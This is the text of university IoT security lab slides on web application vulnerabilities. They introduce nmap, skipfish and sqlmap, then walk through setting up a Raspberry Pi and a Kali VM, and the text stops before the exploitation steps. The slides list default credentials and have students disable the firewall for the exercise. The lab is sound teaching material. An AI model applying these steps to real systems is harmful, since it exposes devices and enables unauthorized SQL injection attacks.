IoT Security – Autumn 2024
Lab 10: Web Application Vulnerability

Manh Bui
School of Electrical and Data Engineering
Email: DucManh.Bui@uts.edu.au

Objectives

- Exploiting a misconfiguration in a simple Python application by using the sqlmap SQL injection tool that is available in the IoTSec Kali VM.
- Discovering and addressing web application weaknesses by implementing a Python script that will sanitise application form input.
- The flow of implementation:
  - Part 1: Set up a simple IoT Monitoring Application
  - Part 2: Conduct a Reconnaissance Attack
  - Part 3: Exploit a Vulnerable Web Application
  - Part 4: Add Application Protection

Web application in IoT

- IoT systems often use web applications to **monitor and control IoT devices** (via analytical dashboard)





Figure 1: Example of an IoT web application

Real-world IoT Solution

- IoT implementation in the real world (smart home, smart farm,…) is more complex
- It still has the vulnerabilities that cyber-crime may exploit




- Insecure Interfaces
- Insecure Data Storage
- Insufficient Privacy Protection
- Unauthorized Access Control


Figure 2: IoT Solution of AvatarPivot (Ref)

Web application attacks

- There are several attacks that can be issued in IoT web applications: **SQL Injection**, **Security Misconfiguration**, Cross-Site Scripting (XSS), **Reconnaissance attacks**, Broken authentication,…
- **Security Misconfiguration**: Low-security configuration in web server (default passwords, debug allowance, stack trances,…)
- **Reconnaissance attacks**:
  - Process to collect data and prepare before launching more active attacks
  - Specific tools: Network Scanning, DNS Queries,…
- **SQL Injection**:
  - Cybercrime inserts malicious SQL code into a query via user input to web
  - Allowing attackers to execute unwanted SQL commands (access, modify or delete data)
  - Lead to the disclosure of sensitive information, alteration or destruction of data



SQL Injection in IoT scenario



Nmap tools

- Nmap is a network **exploration tool** that can **provide information** on **open ports and operating systems**, identify the **version of service**, **scan the network and IP range**,…
- Nmap is used to verify the network security, detect the unsecured config, monitor and administrate the change of port and service of networks
- Nmap requires ethical use, and it is not allowed to use for issuing cyberattacks

Nmap tools

- Nmap is used to scan
  - Enterprise-scale networks
  - Small business networks
  - Connected devices
  - IoT device and traffic

- Nmap common functions
  - Ping scanning
  - Port scanning
  - Host/OS scanning
  - Scan top ports
  - Output to files
  - Disable DNS resolution


Skipfish tools

- Skipfish is a web's **vulnerable detection and verification tool** developed by Google
- Skipfish works with **high data speed** (more than a thousand per second)
- Skipfish sends HTTP requests to the web and analyzes the received message to identify the signs of vulnerabilities
- It **automatically** collects and reports the information on vulnerabilities of web application

SQLmap tools


- SQLmap is a tool written in Python and **allows users to implement SQL injection**
- Support various databases: MySQL, Oracle, PostgreSQL, Microsoft SQL, IBM DB2, Firebird,…
- SQLmap takes input as **one URL, form request** from a web application or **request from a log file**
- It **automatically** identifies and exploits SQL injection vulnerabilities

SQLmap tools




Required Resources

- Raspberry Pi 3 Model B (with Micro SD card attached)
- PC/Laptop with IoTSec Kali VM
- Network connectivity between PC and Raspberry Pi



Environment Set-up



PC with Kali VM


Network connectivity via Ethernet cable

Charging via microUSB cable

Raspberry Pi 3 Model B

Environment Set-up

1. Update config to PL-App Launcher:
   - Insert your SD card to your PC
   - Open PL-App Launcher
   - Create device name and password
   - Click **Update Config Only**




Click here to update the SD card

Update device name and password

Click here to update all the config


2. Log in to Kali-linux
   - Username: root
   - Password: toor

3. Open terminal and start DHCP server on Kali VM by running command:
lab_support_files/scripts/start_dhcp.sh




Environment Set-up

4. Set up network connection
   - Eject the SDcard and put it into the Raspberry Pi
   - Charge the Rasp via microUSB cable and connect Ethernet cable from PC to Rasp
   - Comeback to PL-App Launcher and you will see the Rasp is connected



5. Access Raspberry Pi PL-App
   - Click on connect and insert your password
   - You will see all material of the PL-App and the set-up is finished



Part 1: Set up a simple IoT Monitoring Application

1. Open the terminal in PL-App, determine your RaspberryPi IP address and ssh to terminal in Kali VM
   - In terminal of Kali VM, use command: **ssh pi@[IP address]** (for example: ssh pi@203.0.113.12)
   - The default password is **raspberry**
   - If the connection is not successful, go to terminal in PL-App and use two commands:
     - **systemctl enable ssh** and **systemctl start ssh**

2. Verify firewall status:
   - In the Kali terminal, verify the uncomplicated firewall on RaspPi is not running by command:
     - **sudo ufw status** (output should be inactive but if it is active, use **sudo ufw disable**)

```
pi@iotlab:~ $ sudo ufw status
Status: inactive
```

3. Run the application and show existing sensor data:
   - Start the MySQL service by running command on Kali terminal: **sudo systemctl start mysql**
   - Navigate to the scripts directory by: **cd notebooks/Course\ Materials/4.\ IoT\ Security/scripts/**
   - In scripts directory, you should see the materials: **app.py** and **init_mysql.sql**

